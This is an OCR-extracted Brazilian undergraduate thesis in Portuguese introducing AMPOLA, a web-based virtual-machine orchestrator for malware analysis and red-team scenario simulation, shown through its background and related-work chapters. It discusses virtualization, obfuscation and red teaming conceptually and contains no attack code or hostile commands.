
UNIVERSIDADE FEDERAL DO PARANÁ

GABRIEL LÜDERS



AMPOLA: CRIAÇÃO DE CENÁRIOS DE ANÁLISE DE *MALWARE* FOCADOS EM *RED TEAM* VIA ORQUESTRAÇÃO DE AMBIENTES PELA INTERNET

CURITIBA PR

2024

GABRIEL LÜDERS

AMPOLA: CRIAÇÃO DE CENÁRIOS DE ANÁLISE DE *MALWARE* FOCADOS EM *RED TEAM* VIA ORQUESTRAÇÃO DE AMBIENTES PELA INTERNET

Trabalho apresentado como requisito parcial à conclusão do Curso de Bacharelado em Ciência da Computação, Setor de Ciências Exatas, da Universidade Federal do Paraná.

Área de concentração: *Computação*.

Orientador: André Ricardo Abed Grégio.

CURITIBA PR

2024

Universidade Federal do Paraná
Setor de Ciências Exatas
Curso de Ciência da Computação

Ata de Apresentação de Trabalho de Conclusão de Curso 2

Título do Trabalho: Criação de Cenários de Análise de *Malware* focados em *Red Team* via Orquestração de Ambientes pela Internet

Autor:

GRR: 20190172

Nome: Gabriel Luders

Apresentação: Data: 14/08/2024 Hora: 10:00 Local: Auditório/DInf

Orientador: André Ricardo Abed Grégio _____

Membro da banca 1: João Pincovscy _____

Membro da banca 2: Jorge Pires Correia _____
(nome) (assinatura)

Avaliação	Orientador	Membro 1	Membro 2	MÉDIA
Escrita Avaliar Normas UFPR, redação, revisão bibliográfica, procedimentos metodológicos e desenvolvimento do tema. **(00-60)**	45	45	45	45
Apresentação Oral Avaliar a objetividade, clareza, criatividade, domínio do tema, evolução lógica dos argumentos e tempo de apresentação. **(00-20)**	20	20	20	20
Arguição Avaliação individual. **(00-20)**	20	20	20	20

Autor:

GRR: 20190172 Nome: Gabriel Luders Nota Final: 85

A minha filha linda, Isabela, que não poderia ter vindo em melhor momento.

AGRADECIMENTOS

Inicialmente, agradeço aos meus pais, Adalto e Andreia, pela oportunidade de dedicar parte da minha vida exclusivamente à universidade e pelo amor que não conhece barreiras. Agradeço também à minha irmã, Laís, pelas incontáveis horas ouvindo minhas reclamações sobre os absurdos do dia a dia, pelas interações aleatórias no apartamento e pelas inúmeras madrugadas silenciosas cujas únicas companhias foram a sua presença e a sua risada. Sem o apoio de vocês, esta caminhada teria sido terrivelmente difícil.

Aos amigos Eduardo, Iago, Matheus, Mylena e Nicolas, que redefiniram o meu significado de família ao proporcionarem um ambiente descontraído, seguro e confiável, permitindo aliviar o estresse causado pela rotina. Vocês tornaram a jornada prazerosa e divertida; serão para sempre meus irmãos.

Ao meu orientador, professor André, agradeço pelo tempo, carinho e por compartilhar seu conhecimento sobre segurança, tornando este trabalho possível, assim como pelas incansáveis piadas que ajudaram a construir um ambiente amigável. Agradeço também à banca pela presença e disponibilidade.

À mulher da minha vida, Nathália, minha esposa e amiga, que surgiu em um momento caótico para trazer calmaria e amor, além de forças para que eu fosse capaz de concluir esta etapa.

Por fim, agradeço a todos que, de alguma forma, contribuíram para a realização deste trabalho. Cada palavra de incentivo e cada gesto de apoio foram fundamentais para que eu pudesse chegar até aqui.

RESUMO

Este trabalho apresenta o sistema AMPOLA, desenvolvido para análise de ataques por meio da orquestração de componentes com intuito de simular cenários complexos em ambientes controlados. Este sistema permite a criação e gerenciamento, via internet, de máquinas virtuais a partir de imagens pré-definidas, melhorando a eficiência das equipes de segurança ao facilitar a criação dos ambientes necessários para simular ataques reais e identificar vulnerabilidades antes que sejam exploradas ou entender as já atacadas afim de encontrar pontos de prevenção e correção possíveis. A validação do AMPOLA foi realizada através de estudos de caso que demonstram sua eficácia em permitir a replicação de ameaças sofisticadas e evasivas. Os estudos de caso escolhidos são realistas, incluindo, por exemplo, análise de *malware* multi-componente, de forma a mostrar a capacidade do sistema de permitir observação e controle sobre o funcionamento de complexas. As contribuições do trabalho incluem a introdução detalhada da arquitetura e funcionalidades do sistema, fornecendo uma ferramenta valiosa para a análise de *malware* e simulação de ataque em tempo real.

Palavras-chave: máquina-virtual. orquestrador. cibersegurança. desenvolvimento

ABSTRACT

This paper presents the AMPOLA system, developed for attack analysis through the orchestration of components to simulate complex scenarios in controlled environments. This system allows the creation and management of virtual machines via the internet from predefined images, enhancing the efficiency of security teams by facilitating the creation of necessary environments to simulate real attacks and identify vulnerabilities before they are exploited, or to understand already attacked environments to find possible prevention and correction points. The validation of AMPOLA was conducted through case studies demonstrating its effectiveness in replicating sophisticated and evasive threats. The chosen case studies are realistic, including, for example, the analysis of multi-component malware, showcasing the system's capability to allow observation and control over the functioning of complex threats. The contributions of the paper include a detailed introduction to the system's architecture and functionalities, providing a valuable tool for real-time malware analysis and attack simulation.

Keywords: virtual-machine. orchestrator. cybersecurity. development

LISTA DE FIGURAS

LISTA DE ACRÔNIMOS

DINF	Departamento de Informática
PPGINF	Programa de Pós-Graduação em Informática
UFPR	Universidade Federal do Paraná
IOC	Indicador de Comprometimento
UML	Linguagem de Modelagem Unificada
XML	Extensible Markup Language
IoT	Internet das Coisas
API	Interface de Programação de Aplicação
REST	Transferência de Estado Representacional
HTML	Linguagem de Marcação de Hipertexto
CSS	Folhas de Estilo em Cascata
RDP	Protocolo de Área de trabalho Remota
VNC	Virtual Network Computing
SSH	Secure Shell

SUMÁRIO

1 INTRODUÇÃO

O cenário de ameaças cibernéticas está em constante evolução, com a proliferação de exemplares mais sofisticados, evasivos, complexos e modulares, tornando cada vez mais difícil para organizações a detecção e resposta a esses ataques (**?**). Dessa forma, tem-se a demanda por soluções mais customizáveis para aumentar a eficácia da análise pilotada, considerando a orquestração de segurança, simulação de ataque de *red team*, caçada de ameaças (*threat hunting*) e análise automatizada.

1.1 MOTIVAÇÃO

A orquestração de segurança visa automatizar e integrar as tarefas de segurança, otimizando o fluxo de trabalho e aprimorando a eficiência das equipes de segurança. Os exercícios de *red team* simulam ataques reais em ambientes controlados, permitindo que as organizações identifiquem e corrijam vulnerabilidades antes que sejam exploradas por atacantes. A caçada de ameaças é um processo proativo de busca por indicadores de comprometimento (IOC) e outras evidências de atividade maliciosa em uma rede ou sistema. Ao combinar essas áreas, fomenta-se a criação de infraestruturas simuladas que sirvam para analisar e compreender ataques diversos, como os por *malware* (programas maliciosos cujo intuito é afetar o funcionamento normal de serviços) multicomponente, com segurança.

1.2 PROPOSTA

Neste trabalho, propõe-se o sistema AMPOLA (Análise de *Malware* por Pilotagem via Orquestração Lógica de Ambientes), cujo objetivo é auxiliar nas tarefas de investigação de incidentes, reduzindo o tempo e o esforço necessários para identificação de causa raiz dos ataques e tomadas de contra-medidas, bem como aprimorar aprimorar a capacidade de analisar e responder a *malwares* complexos. Para tanto, utiliza-se de técnicas de orquestração e automação de ambientes virtuais propícios a execução deste tipo de amostra, permitindo a simulação de cenários de infecção realistas de maneira a obter artefatos do ataque que possibilitem a compreensão do fluxo infeccioso como um todo.

1.3 CONTRIBUIÇÕES

As contribuições deste trabalho são:

- introduzir o sistema AMPOLA, detalhando sua arquitetura, componentes e decisões de projeto
- validar o AMPOLA a partide de estudos de caso que permitam a observação de infecções via integração de múltiplos ambientes em cenários de infecção por *malware*
- disponibilizar o AMPOLA para a comunidade usar e contribuir com sua evolução

1.4 ORGANIZAÇÃO DO DOCUMENTO

O restante deste trabalho está organizado da seguinte forma: no Capítulo 2 são apresentados alguns conceitos para facilitar o entendimento do que será descrito nas seções seguintes. O Capítulo 3 apresenta alguns artigos e trabalhos cujos assuntos tratados são ferramentas pertencentes a contextos similares ao AMPOLA. No Capítulo 4, a implementação do AMPOLA é discutida em detalhes. Já no Capítulo 5 temos a apresentação de dois cenários de utilização da aplicação de maneira a demonstrar o potencial e as capacidades do AMPOLA, enquanto que no capítulo 6 este trabalho é concluído.

2 FUNDAMENTOS

2.1 VIRTUALIZAÇÃO

Virtualização é o processo de simular computadores virtuais em uma mesma máquina física. Soluções de virtualização utilizam *software* para criar uma camada de abstração sobre o *hardware* de um computador com intuito de permitir a divisão dos componentes e recursos - como processador, memória e armazenamento - de uma única máquina para múltiplos computadores virtuais. Cada máquina virtual opera seu próprio sistema operacional e funciona como um computador independente, mesmo que esteja utilizando apenas uma porção da máquina real. Uma máquina virtual (VM) é, dessa forma, um ambiente virtual que simula um computador físico em *software*. (**?**).

Em segurança, virtualização oferece certos benefícios, especialmente no contexto de análise de *malware*. Por exemplo, máquinas virtuais podem ser facilmente destruídas e recriadas, assim como restauradas, a qualquer momento desejado, ao passo que nem sempre é possível remover a infecção por completo de uma máquina real atingida. No mais, importante notar que orquestradores podem utilizar Contêineres ao invés de máquinas virtuais para gerenciamento de ambientes. Contudo, diferente de VMs, contêineres compartilham o Kernel do sistema operacional hospedeiro diretamente. Para a aplicação descrita neste trabalho, isso é ruim, visto que, além de limitar a criação de máquinas para virtuais com sistemas cujo Kernel seja compatível com o hospedeiro, essa interação direta também gera problemas de segurança, como a possibilidade de escape dos *malwares* analisados no ambiente controlado para a máquina hospedeira.

2.1.1 Hypervisor

O hipervisor é a camada de *software* responsável por coordenar as VMs (**?**). Hipervisores fornecem interfaces entre as máquinas virtuais e computador real, garantindo acesso aos recursos necessários para o funcionamento de cada máquina criada.

Os hipervisores são separados em tipo 1 e 2. Os hipervisores tipo 1 (2.1 interagem diretamente com o *hardware* da máquina *host*. Neste trabalho, contudo, estamos interessados nos hipervisores tipo 2 (2.2) que, por sua vez, são executados como uma aplicação em um sistema operacional existente. O tipo 2 costuma ser responsável por fornecer *endpoints* de acesso a outros sistemas operacionais, mas carregam overhead (sobrecarga) já que precisam utilizar o sistema operacional anfitrião para realizar operações (**?**).




Figura 2.1: Hipervisor tipo 1




Figura 2.2: Hipervisor tipo 2

2.1.2 Clonagem

Hipervisores costumam fornecer duas opções para criação de máquinas virtuais: clone completo e clone *linkado*. Clones completos são máquinas virtuais completas e independentes criadas a partir de uma certa imagem. Um clone *linkado*, por sua vez, é um *overlay* (uma imagem sobreposta) da máquina original e, portanto, inicialmente essas máquinas compartilham o armazenamento em disco com a máquina pai (**?**). Em ambos os casos, mudanças futuras alteram apenas a máquina na qual a mudança ocorreu.

Na prática, há uma conservação de espaço de armazenamento quando clones *linkados* são utilizados, porém, devido ao gerenciamento extra necessário para permitir o compartilhamento do disco, conforme mais clones vão surgindo, pior o desempenho desses clones fica. Uma vantagem, contudo, é que a criação de novas máquinas fica muito mais rápida, já que não é necessário replicar todo o disco da imagem original.

Neste trabalho, optamos por clones completos para evitar a perda de desempenho, além de possibilitar a troca de imagens de maneira mais simples, já que a criação de novas máquinas não necessita de uma máquina original já cadastrada no hipervisor, precisando apenas do arquivo de importação.

2.2 SEGURANÇA

2.2.1 Malware

Malwares são aplicações e códigos maliciosos cujo objetivo é afetar o funcionamento normal de serviços, aparelhos e aplicações legítimas (**?**). A criação de programas maliciosos pode ter inúmeras motivações, variando de interesse monetário a interesses políticos e empresariais. Aqui vale definir a existência de *Malware* multicomponente, cuja principal diferença é a modularização. Esses programas geram ataques mais complexos, visto que cada módulo é responsável por uma parte do fluxo atacante, o que dificulta a análise.

2.2.2 Phishing

Phishing é uma das formas mais comuns de distribuição de programas atacantes. Possui raízes fortes em engenharia social, dependendo por exemplo da interação de usuários leigos com recursos presentes na internet, como email ou outras formas de comunicação eletrônica. Em linhas gerais, é a ação de enganar um usuário distraído

2.2.3 Análise de malware

Análise de *malware* consiste em analisar o funcionamento de uma aplicação maliciosa em um ambiente controlado de maneira a entender como certos ataques são realizados para que

estratégias de defesa sejam criadas. O objetivo é determinar exatamente o que ocorreu, além de localizar todos os pontos possíveis de infecção e como o binário (programa executável) malicioso opera de maneira a descobrir como detectar e mitigar os danos possíveis (**?**).

Análise de *malware* pode ser separada em dinâmica e estática. Análise estática consiste em examinar um executável sem observar o funcionamento real das instruções analisadas, por engenharia reversa, por exemplo. Com análise estática é possível confirmar a intenção maliciosa e conseguir certas informações sobre o funcionamento do arquivo, porém é ineficiente contra ataques sofisticados, como ataques multicomponente. Análise dinâmica, por sua vez, é o processo de observar o programa infeccioso ativamente rodando com intuito de registrar as ações tomadas. Na análise dinâmica, o pior fator é a orquestração de ambientes, visto que, devido à natureza atacante do que está sendo analisado, ambientes controlados devem ser criados para que a análise seja segura (**?**).

2.2.4 Ofuscação

Ofuscação consiste em alterar o binário final, sem comprometer o funcionamento real, de maneira a esconder as reais intenções do programa original. Atacantes eficientes ofuscam seus programas maliciosos, dificultando ou até mesmo impedindo o estudo estático mais profundo sobre o atacante. Há várias formas de ofuscar um programa, mas uma das mais comuns é a compressão. Na compressão, o programa final é separado em um programa auxiliar responsável pela descompressão do código original e o código original comprimido. Ao analisar estaticamente um arquivo comprimido, temos acesso apenas ao programa auxiliar, impedindo acesso ao programa original (**?**).

Técnicas como essa mostram a necessidade da análise dinâmica e, portanto, de orquestradores simples e eficientes que possibilitem um caminho mais rápido e consistente para a análise de programas maliciosos.

2.2.5 Red team/blue team

Red team é um time responsável por pensar como o atacante. É o time responsável por analisar os processos da empresa, como um invasor o faria, com o intuito de encontrar pontos de falha. Praticar *red teaming* é realizar um processo estruturado que procura melhor entender os interesses, intenções e capacidades de uma instituição através de simulações, sondas de vulnerabilidade e análises alternativas. Aplicar tais processos pode fornecer a instituições perspectivas diferentes e mais claras sobre seus pontos de possível intrusão (**?**). *Blue team*, em contrapartida, é o time responsável por defender uma empresa de *hackers* e possíveis atacantes. Como discutido em (**?**), membros pertencentes aos *blue teams* muitas vezes são incapazes de participar completamente dos processos necessários para pensar como um inimigo, testando apenas falhas óbvias, por exemplo. Dessa forma, é importante que ambos os times existam e que exercícios frequentes sejam executados para que as defesas de uma empresa sejam eficazes. Assim, com ataques constantes simulados pelos integrantes *red team*, os integrantes *blue team* adquirem conhecimentos valiosos sobre como defender a empresa e os sistemas pelos quais são responsáveis.

2.2.6 Cyber Range

Um *Cyber Range* é uma plataforma interativa e simulada que replica redes, sistemas, ferramentas e aplicações. Fornecem ambientes seguros e em conformidade com a lei para adquirir experiência prática de habilidades cibernéticas, além de permitir testes de aplicações

em ambientes controlados (**?**). *Cyber ranges* possuem um papel fundamental na facilitação e fomentação de segurança cibernética, visto que ambientes controlados são necessários para garantir a segurança do processo de aprendizado e de todos os envolvidos.

Ferramentas de orquestração como a apresentada neste trabalho são cruciais para o processo de gerenciamento dos *Cyber ranges*. Com elas, a criação destes ambientes é facilitada, possibilitando a simulação de ambientes mais complexos e próximos da realidade. Por sua vez, ambientes mais reais auxiliam na capacitação de pessoas, aumentando a chance de defesa contra ataques, por exemplo.

2.3 DESENVOLVIMENTO

Para entender melhor como o AMPOLA foi implementado, serão definidos aqui alguns conceitos gerais.

2.3.1 Frontend e Backend

De modo geral, *frontend* é o que os usuários ou clientes de uma aplicação enxergam, incluindo elementos como botões, gráficos e formulários. É a maneira como os usuários interagem com a aplicação. O *backend*, por sua vez, consiste nos dados e na infraestrutura responsável por servir os dados e fazer a aplicação funcionar. É nele que os dados são armazenados e processados para os usuários (**?**).

Para o *frontend*, três linguagens principais afetam seu funcionamento: `HTML`, `CSS` e Javascript. `HTML`, ou Linguagem de Marcação de Hipertexto, define a estrutura da página web. `CSS`, ou Cascading Style Sheets, adicionam estilo à estrutura definida pelo `HTML`. Por fim, o Javascript adiciona dinamicidade ao descrito pelas outras duas linguagens (**?**).

Já o *backend* pode ser escrito nas mais variadas linguagens, mas sempre possui certos aspectos em comum: integração com bancos de dados para recuperar ou modificar dados relevantes, microserviços que executam subconjuntos de tarefas solicitadas pelos usuários e `APIs` (Application Programming Interface ou Interface de programação de aplicações) terceiras, ou próprias, para coletar informações ou executar funcionalidades adicionais (**?**).

2.3.2 Application Programming Interface (API)

`API`, ou *Application Programming Interface*, é um conjunto de regras ou protocolos que permite aplicações de *software* comunicarem entre si para trocar informações, dados e funcionalidades. `APIs` servem para simplificar e acelerar o desenvolvimento de aplicações ao permitir que desenvolvedores utilizem serviços já escritos por terceiros ao invés de implementar tudo do zero. Além disso, a criação de `APIs` próprias, quando feito da maneira correta, permite a organizações o compartilhamento de dados e funcionalidades entre departamentos de maneira segura e eficiente (**?**).

Comumente, `APIs` funcionam com um modelo de requisição/resposta entre clientes e servidores. Quem requer é considerado cliente e quem responde é dado como servidor. Podemos enxergar essas interfaces como pontes entre o que está escondido nos *backends* e os clientes utilizando os *frontends* das aplicações (**?**).

Um modelo arquitetural popular para construção de `APIs`, e o utilizado na implementação do AMPOLA, é o `REST` ou *Representational State Transfer*. Este modelo determina que a interação com os recursos do *backend* deve ser realizada por requisições `HTTP` do tipo `PUT`, `GET`, `HEAD` e `DELETE`. Além disso, os dados são fornecidos como recursos presentes em uma *url* única e a `API` não possui estado interno próprio (**?**).

2.3.3 Framework

Em engenharia, uma *framework* é uma coleção de componentes de *software* reutilizáveis para tornar o desenvolvimento de novas aplicações mais rápido e eficiente. *Frameworks* de *software* contêm módulos reutilizáveis baseados em certos protocolos e padrões e, comumente, impõem regras arquiteturais para que novas aplicações sejam construídas de maneira padronizada (**?**).

A utilização de *frameworks* está diretamente relacionada com aspectos de qualidade de *software*. Dadas as estruturas fornecidas, além das regras impostas, espera-se que a utilização destas coleções gere códigos com qualidade maior, reduza o tempo de desenvolvimento, facilite a revisão de código e auxilie na garantia de segurança (**?**).

2.3.4 MVC

Em *design* de *software*, `MVC`, ou Model-View-Controller, é um padrão de arquitetural comumente utilizado para implementar interfaces web. Este padrão enfatiza a separação entre lógica de negócio, modelos relacionais e a parte interativa da aplicação (**?**).

Em linhas gerais, os modelos são responsáveis por gerenciar a lógica de negócio e as estruturas de dados das entidades trafegando pela aplicação. Os controles lidam com as rotas de maneira a vincular a lógica de negócio dos modelos com as *Views*, cujo objetivo é fornecer interatividade e visualização dos dados e entidades aos usuários (**?**).

2.4 CONCLUSÃO

Neste capítulo, foram apresentados conceitos gerais relacionados à segurança, virtualização e desenvolvimento de software para facilitar o entendimento do que será discutido no restante deste trabalho. No próximo, serão apresentados trabalhos relacionados ao AMPOLA e as diferenças presentes nos diferentes contextos de cada aplicação.

3 TRABALHOS RELACIONADOS

Ferramentas tradicionais para a criação de cenários de *red team* focam em fornecer capacidades avançadas de pós-exploração, permitindo que os times realizem ataques simulados detalhados e complexos. No entanto, essas ferramentas geralmente requerem um alto nível de interação manual com diversos arquivos de configuração e experiência técnica.

(**?**) propõem um modelo automatizado para simulação de ataques cibernéticos visando auxiliar na identificação de vulnerabilidades em sistemas. Utilizando casos de uso baseados em UML (Unified Modeling Language ou Linguagem de Modelo Unificada), diagramas de sequência e de estado, e arquvios XML (Extensible Markup Language ou Linguagem de Marcação Extensível), o modelo facilita a automação de ataques e sua documentação detalhada, incluindo, por exemplo, funcionalidades e perfis do atacante, assim como estratégias de defesa. Com isso, espera-se que *red teams* possam conduzir simulações mais eficazes e desenvolver contramedidas de segurança melhores.

(**?**) apresentam CALDERA, uma plataforma desenvolvida pela MITRE para emulação automatizada de adversários, cujo foco é geração automática de testes de rede para determinar suscetibilidade de ataques. A motivação é diminuir os custos financeiros e de tempo presentes em ténicas *red team* usuais. Diferente de ferramentas que fornecem testes padronizados inflexíveis, CALDERA é customizável e aprende com novas informações obtidas durante as tentativas de ataque, incorporando essas informações em ataques futuros. É uma *framework* descentralizada para testes *red team* cujas habilidades fornecidas foram extraídas em grande parte da "Atomic Red Team Library (Smith 2017)".

(**?**) explicam que a plataforma CALDERA dá ênfase nas ações pós-compromentimento, utilizando um planejador automatizado que combina métodos de planejamento clássico, processos de decisão de Markov e simulações de Monte Carlo para testar vulnerabilidades e treinar equipes defensivas. O sistema foi validado com sucesso em simulações e testes reais, destacando-se por sua capacidade de mover-se inteligentemente pela rede alvo e identificar vulnerabilidades, além de simultaneamente treinar as equipes defensivas.

(**?**) focam na automatização das tarefas repetitivas do processo de resposta a incidentes, assim como automatizar coleta de informações geradas por soluções heterogêneas, para fornecer resposta rápida com influência humana mínima, expandindo o modelo de soluções de Orquestração, Automação e Resposta de Segurança (SOAR) para lidar para lidar com o que eles chamam de IoBE: uma extensão de IoT (Internet of Things ou Internet das Coisas) referenciando o ponto no qual várias arquiteturas heterogênas, como a rede normal e a rede IoT, confluem.

(**?**) apresentam Sly, uma ferramenta de orquestração para automação de ataques cibernéticos em exercícios de *red teaming*s. Sly visa aliviar a carga de trabalho dos analistas de segurança, permitindo a execução automatizada de ataques complexos em ambientes simulados. A configuração das máquinas virtuais atacantes do Sly é gerida por um orquestrador que executa ações pré-definidas em um grafo acíclico direcionado de tarefas de ataque. O orquestrador pode enviar instruções para máquinas virtuais externas (Kali Linux) via SSH (Secure Shell).

Recentemente tem-se visto a combinação de arquiteturas e tecnologias baseadas em aprendizado de máquina e inteligência artificial para melhorar a segurança cibernética (**?**), na qual a orquestração de segurança mostrou-se eficaz na detecção e prevenção de ataques, enfatizando a relevância de sistemas híbridos que combinam técnicas baseadas em assinaturas e anomalias para uma defesa mais robusta.

Outras ferramentas focam na análise de *malware* puramente automatizada, sem a possibilidade de criação de cenários em casos nos quais o *malware* a ser analisado precise de dependências internas, como aplicativos ou bibliotecas, ou externas, como *sites*, para obtenção de artefatos ou envio de dados (**??**).

A solução mais próxima a este trabalho é a Cobalt Strike (**?**), uma ferramenta de simulação de adversários e operações de *red team* para realizar ataques simulados realistas e complexos em redes corporativas. Seu foco é em ataques manuais dependentes de interação humana com suporte limitado a automação, o que causa uma alta necessidade de conhecimento individual. Além disso, Cobalt Strike é uma ferramenta comercial, privada e de alto custo.

3.1 CONCLUSÃO

No geral, as ferramentas existentes no mercado hoje focam em automatizar certos aspectos da análise de *malware* com intuito de diminuir o esforço e o tempo de resposta, assim como prevenção, a ataques. Além disso, apresentam alto grau de complexidade para pilotagem e configuração ou possuem custo elevado.

No próximo capítulo, será explicado como o sistema AMPOLA se enquadra nesse cenário, além de como foi implementado e desenvolvido.

4 PROJETO E IMPLEMENTAÇÃO

4.1 VISÃO GERAL

O AMPOLA foi projetado como uma solução Web cujo intuito é permitir a geração de ambientes customizáveis e cenários de infecção realistas de maneira simples e eficiente. Diferente de outras ferramentas de automatização de segurança, AMPOLA foca em fornecer ao usuário total controle daquilo que está sendo analisado, cuidando apenas da criação e gerenciamento, além de fornecer acesso, do ambiente com sistemas heterogêneos, deixando a análise dos artefatos ser pilotada pelo analista.
